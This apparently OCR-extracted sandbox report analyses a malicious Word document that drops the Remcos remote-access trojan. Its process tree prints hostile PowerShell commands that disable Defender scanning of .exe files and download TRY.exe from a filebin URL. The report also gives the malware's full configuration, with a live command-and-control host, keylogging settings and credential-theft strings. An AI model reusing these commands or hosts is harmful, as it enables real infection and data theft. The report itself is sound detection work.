ID: 611840
Sample Name:
12543_0008858249_FWDOUTSTANDING_20200604.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:26:59
Date: 20/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

12543_0008858249_FWDOUTSTANDING_20200604.doc


Overview

General Information

Sample Name:	12543_0008858249_FWDOUTSTANDING_20200604.doc
Analysis ID:	611840
MD5:	090e1dfdcbf2185..
SHA1:	6346e143368edb.
SHA256:	3bd5892cdc82dc..
Tags:	doc RemcosRAT
Infos:	



Detection




Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Remcos RAT
- Multi AV Scanner detection for dom…
- Document contains OLE streams w…
- Machine Learning detection for sam…
- Powershell drops PE file
- Document contains OLE streams w…
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 7068 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
- msiexec.exe (PID: 3568 cmdline: C:\Windows\system32\msiexec.exe /V MD5: 4767B71A318E201188A0D0A420C8B608)
  - msiexec.exe (PID: 6020 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 2C09DD3AEE1859E1D48AC181D73EE6A9 MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
    - icacls.exe (PID: 3316 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\." /SETINTEGRITYLEVEL (CI)(OI)HIGH MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 3384 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - expand.exe (PID: 6308 cmdline: "C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files MD5: 8F8C20238C1194A428021AC62257436D)
      - conhost.exe (PID: 6688 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - TRY.exe (PID: 5860 cmdline: "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\TRY.exe" MD5: 96DF7B0C491646EFC2E5F2E9F0443B8B)
      - cmd.exe (PID: 6672 cmdline: cmd /c thai.bat MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6700 cmdline: powershell -command "Set-MpPreference -ExclusionExtension ".exe" MD5: 95000560239032BC68B4C2FDFCDEF913)
        - powershell.exe (PID: 6884 cmdline: powershell -command "Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - icacls.exe (PID: 5196 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\." /SETINTEGRITYLEVEL (CI)(OI)LOW MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 6344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6744 cmdline: C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files" MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 1348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- rundll32.exe (PID: 5188 cmdline: C:\Windows\system32\rundll32.exe" C:\Windows\system32\advpack.dll,DelNodeRunDLL32 "C:\Users\user\AppData\Local\Temp\IXP000.TMP\ MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Version": "3.4.1 Pro",
  "Host:Port:Password": "bambam.hopto.org:2311:1",
  "Assigned name": "TRY ",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-6NUKCJ",
  "Keylog flag": "1",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "100000"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
12543_0008858249_FWDOUTSTANDING_20200604.doc	SUSP_Doc_WindowsInstaller_Call_Feb22_1	Triggers on docfiles executing windows installer. Used for deploying ThinBasic scripts.	Nils Kuhnert	• 0xe039:$: WindowsInstaller.Installer$ • 0xec0b:$: CreateObject • 0xec36:$: InstallProduct
12543_0008858249_FWDOUTSTANDING_20200604.doc	Office_AutoOpen_Macro	Detects an Microsoft Office file that contains the AutoOpen Macro function	Florian Roth	• 0xe1f3:$s1: AutoOpen • 0xebee:$s1: AutoOpen • 0xd500:$s2: Macros

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP	SUSP_Doc_WindowsInstaller_Call_Feb22_1	Triggers on docfiles executing windows installer. Used for deploying ThinBasic scripts.	Nils Kuhnert	• 0x239f:$: WindowsInstaller.Installer$ • 0x22c0:$: CreateObject • 0x4000:$: CreateObject • 0x417c:$: CreateObject • 0x41ba:$: CreateObject • 0x4c19:$: CreateObject • 0x41f0:$: InstallProduct
C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP	SUSP_VBA_FileSystem_Access	Detects suspicious VBA that writes to disk and is activated on document open	Florian Roth	• 0x3ae4:$s1: \Common Files\Microsoft Shared\ • 0x200b:$s2: Scripting.FileSystemObject • 0x236a:$a3: AutoOpen • 0x3fd2:$a3: AutoOpen • 0x41cc:$a3: AutoOpen • 0x4c34:$a3: AutoOpen
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer	detects Windows exceutables potentially bypassing UAC using eventvwr.exe	ditekSHen	• 0x600e0:$s1: \Classes\mscfile\shell\open\command • 0x60140:$s1: \Classes\mscfile\shell\open\command • 0x60128:$s2: eventvwr.exe

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	REMCOS_RAT_variants	unknown	unknown	• 0x61064:$str_a1: C:\Windows\System32\cmd.exe • 0x60fe0:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x60fe0:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x605d8:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x60c30:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x601d4:$str_b2: Executing file: • 0x611a8:$str_b3: GetDirectListeningPort • 0x609f0:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x60c18:$str_b7: \update.vbs • 0x601fc:$str_b9: Downloaded file: • 0x601e8:$str_b10: Downloading file: • 0x6028c:$str_b12: Failed to upload file: • 0x61170:$str_b13: StartForward • 0x61190:$str_b14: StopForward • 0x60bc0:$str_b15: fso.DeleteFile " • 0x60b54:$str_b16: On Error Resume Next • 0x60bf0:$str_b17: fso.DeleteFolder " • 0x6027c:$str_b18: Uploaded file: • 0x6023c:$str_b19: Unable to delete: • 0x60b88:$str_b20: while fso.FileExists(" • 0x60711:$str_c0: [Firefox StoredLogins not found]

Sigma Signatures

There are no malicious signatures, click here to show all signatures.

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Remcos RAT

System Summary

Malicious sample detected (through community Yara rule)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Document contains OLE streams with PE executables

Stealing of Sensitive Information

Yara detected Remcos RAT


Remote Access Functionality

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	2 1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	2 1 Scripting	OS Credential Dumping	1 System Time Discovery	1 Replication Through Removable Media	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	2 Native API	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 DLL Side-Loading	LSASS Memory	1 1 Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 Exploitation for Client Execution	1 Services File Permissions Weakness	1 1 Process Injection	1 File Deletion	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	1 Registry Run Keys / Startup Folder	2 1 Masquerading	NTDS	1 7 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Services File Permissions Weakness	2 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	2 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Services File Permissions Weakness	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
12543_0008858249_FWDOUTSTANDING_20200604.doc	38%	Virustotal		Browse
12543_0008858249_FWDOUTSTANDING_20200604.doc	24%	ReversingLabs	Win32.Downloader.Mutisedow	
12543_0008858249_FWDOUTSTANDING_20200604.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	100%	Avira	HEUR/AGEN.1213068	
C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	100%	Joe Sandbox ML		
C:\Windows\Installer\MSI1064.tmp	0%	Metadefender		Browse
C:\Windows\Installer\MSI1064.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSI847A.tmp	0%	Metadefender		Browse
C:\Windows\Installer\MSI847A.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSIFECD.tmp	0%	Metadefender		Browse
C:\Windows\Installer\MSIFECD.tmp	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
filebin.net	5%	Virustotal		Browse
situla.bitbit.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi	5%	Virustotal		Browse
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi	100%	Avira URL Cloud	malware	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi0C:	100%	Avira URL Cloud	malware	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi-180029104309546480	100%	Avira URL Cloud	malware	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/$	100%	Avira URL Cloud	malware	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/	100%	Avira URL Cloud	malware	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.exe	100%	Avira URL Cloud	malware	
bambam.hopto.org	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
filebin.net	185.47.40.36	true	true	• 5%, Virustotal, Browse	unknown
situla.bitbit.net	87.238.33.8	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi	true	• 5%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.exe	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
bambam.hopto.org	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://login.microsoftonline.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://shell.suite.office.com:1443	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://autodiscover-s.outlook.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://roaming.edog.	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
